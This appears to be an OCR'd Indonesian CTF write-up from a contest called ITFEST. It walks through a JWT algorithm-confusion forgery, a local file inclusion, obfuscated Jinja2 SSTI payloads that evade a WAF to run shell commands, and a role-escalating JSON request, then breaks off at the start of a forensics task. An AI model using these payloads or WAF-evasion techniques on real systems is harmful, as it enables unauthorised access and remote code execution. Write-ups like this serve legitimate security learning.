b'eyJ1c2VyIjogImd1ZXN0IiwgInJvbGUiOiAiYWRtaW4iLCAiaXNzIjogIml0ZmVzdC1hdXRoLXNlcnZlciJ9'

ENCODED SINGATURE:
3irR7BT-Hhs56Kdo9d-gX645HPkxKUck6LBKFy-vGFA


NEW TOKEN:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjogImd1ZXN0IiwgInJvbGUiOiAiYWRtaW4iLCAiaXNzIjogIml0ZmVzdC1hdXRoLXNlcnZlciJ9.3irR7BT-Hhs56Kdo9d-gX645HPkxKUck6LBKFy-vGFA
```

Token Baru :
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjogImd1ZXN0IiwgInJvbGUiOiAiYWRtaW4iLCAiaXNzIjogIml0ZmVzdC1hdXRoLXNlcnZlciJ9.3irR7BT-Hhs56Kdo9d-gX645HPkxKUck6LBKFy-vGFA

Penjelasan Exploit :

Jadi alur exploitnya itu kita ubah algoritma JWT Tokennya yang dari RSA-256 menjadi HS256, setelah itu value dari nama claim role diisi admin, lalu untuk secret, kita bisa gunakan file public-key.pem yang kita dapatkan sebagai secret, sehingga JWT Token yang dibuat itu dianggap valid.


Token baru sudah didapatkan, langsung saja ubah value dari cookie yang ada di web tersebut dengan JWT Token yang baru kita generate.




FLAG = **ITFEST{jwt_k3y_c0nfus10n_m4st3r}**

[Chat AI]

ARSIP KANTOR





Web memiliki fitur untuk berubah ubah halaman, yang sepertinya halaman tersebut berasal dari sebuah file html, di sini web memiliki potensi kerentanan di mana parameter ?file bisa kita inject nama file yang sensitif (LFI)


Di sini kita coba inject parameter ?file dengan file flag.txt. Kurang lebih seperti ini ?file=flag.txt




Ternyata web ini memang rentan LFI, sehingga ketika kita inject file flag.txt, maka akan muncul isi dari file flag.txt
FLAG : **ITFEST{lf1_byp4ss_f1lt3r}**

Chat AI

KARTU UCAPAN



Tools Used : Browser




Web memiliki fitur untuk menginput teks, yang jika kita input Budi Santoso, maka WAF akan mendeteksi kata berbahaya yaitu “os”, sehingga kita dapat mengetahui bahwa web ini dari python dan memiliki kerentanan terhadap SSTI.

Di sini kita coba inject payload SSTI yang membypass filter os.

```
{{request|attr('appli'+'cation')|attr('\x5f\x5fglobals\x5f\x5f')|attr('
\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fget
item\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('o'+'s')|attr('po'+'pen')('cat
/flag*')|attr('re'+'ad')()}}
```


(Payload sudah saya dapatkan dari chall yang sudah saya kerjakan di platform lain)



Ternyata WAF masih mendeteksi kata berbahaya lainnya yaitu “import”, di sini saya meminta AI untuk memodifikasi payload yang tadi saya gunakan agar kata “import” sudah tidak terdeteksi lagi oleh WAF.

```
{{request|attr('appli'+'cation')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fg
etitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x
5f\x5fim' ~ 'port\x5f\x5f')('o'+'s')|attr('po'+'pen')('cat
/flag*')|attr('read')()}}
```


Di sini perintahnya adalah cat /flag* dengan asumsi bahwa flag ada di direktori root




Setelah kita kirim payloadnya, maka kita akan mendapatkan flag
FLAG : **ITFEST{j1nja2_rce_pwn3d}**

[Chat AI]

TIKET VIP




Tools Used : Browser, Burp Suite



Web hanya memiliki 1 halaman yang statis, tidak ada fitur apapun, di sini ada informasi bahwa kita bisa kirim request POST ke endpoint /api/profile, sehingga dapat disimpulkan tujuan kita kirim request POST ke endpoint tersebut adalah untuk mengubah status/atribut profile akun kita, dan tidak ada cookie.


Kita bisa gunakan burp suite untuk mengirim request POST ke endpoint tersebut.



Di sini terdapat keanehan, tidak ada data yang dikirim, namun web masih bisa merespons dengan normal.

Biasanya kalau ada endpoint seperti /api/profile, data yang dikirimkan biasanya JSON, jadi kita coba kirimkan request dengan header Content-Type : Application / Json dan data JSON nya dengan format **{"name":"Tamu","role":"vip"}** , kita ganti

value role menjadi vip dengan asumsi hanya akun dengan profile role vip yang bisa mengakses data sensitif.




Setelah kita kirim request yang sudah kita modifikasi, kita akan mendapatkan flag
FLAG = **ITFEST{und4ng4n_khusus_t4mu_k3h0rm4t4n}**

[Chat AI]

Forensics

LAPORAN



Tools Used : xxd, hexeditor, file
Diberikan file laporan.jpg, kita coba lihat tipe filenya apa

```
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Foren/Laporan]
└─$ file laporan.jpg
laporan.jpg: JPEG image data
```

Berdasarkan output tipe filenya JPEG, tapi akan error saat kita buka.

Kita coba cek magic bytesnya

```
┌──(naren㉿NarenTzy)-[~/ctf/ITFEST/Foren/Laporan]
└─$ xxd laporan.jpg | head
00000000: ffd8 ffe0 2d31 2e35 0a25 e2e3 cfd3 0a37  ....-1.5.%.....7
00000010: 2030 206f 626a 0a3c 3c0a 2f54 7970 6520   0 obj.<<./Type
00000020: 2f46 6f6e 7444 6573 6372 6970 746f 720a  /FontDescriptor.
00000030: 2f46 6f6e 744e 616d 6520 2f54 696d 6573  /FontName /Times
00000040: 2332 304e 6577 2332 3052 6f6d 616e 2c42  #20New#20Roman,B
